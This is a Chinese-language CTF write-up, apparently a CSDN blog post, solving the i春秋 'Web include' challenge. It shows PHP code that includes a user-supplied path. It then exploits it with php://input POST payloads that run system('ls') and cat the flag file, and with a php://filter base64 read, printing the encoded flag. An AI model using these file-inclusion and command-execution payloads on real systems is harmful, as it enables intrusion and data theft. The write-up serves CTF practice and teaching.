

# i春秋CTF训练 Web include

原创

[椰奶冻不安全](#) 于 2020-06-30 17:16:39 发布 737 收藏 4

分类专栏: [CTF](#) 文章标签: [php](#) [python](#) [web](#)

来自 椰奶冻不安全 的博客, 复制完可要记得我吖

本文链接: [https://blog.csdn.net/qq\\_40654505/article/details/107046444](https://blog.csdn.net/qq_40654505/article/details/107046444)

版权



[CTF 专栏收录该内容](#)

14 篇文章 0 订阅

订阅专栏

## Web include

题目内容: 没错! 就是文件包含漏洞。

链接需到ichunqiu网站申请

页面显示出了 `phpinfo.php` 的信息以及php源码


```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
    include($_REQUEST['path']);
}else{
    include('phpinfo.php');
}
```

发现可以直接对path进行利用, 构造path=php://input, 同时post: `<?php echo system('ls');?>`

`http://xxx.changame.ichunqiu.com/?path=php://input`

```
<?php echo system('ls');?>
```

```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
    include($_REQUEST['path']);
}else{
    include('phpinfo.php');
}
dle345aae.php index.php phpinfo.php phpinfo.php
```



将post的内容改为

```
<?php echo system('cat dle345aae.php');?>
```

就能在源码中看到flag



也可以通过

```
http://caa2027b0a324688900cbe809b1ab644d9619be7224b4987.changame.ichunqiu.com/?path=php://filter/read=convert.base64-encode/resource=dle345aae.php
```

```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
    include($_REQUEST['path']);
}else{
    include('phpinfo.php');
}
PD9waHAgaGRmbGFuPSJmbGFne3YwlyZDg3LWZiY2EtNDY5My1iNjI2LTA3OTEwMzgwZmZhNn0iOwo=
```

[https://blog.csdn.net/qq\\_40654505](https://blog.csdn.net/qq_40654505)

base64解密即可得到答案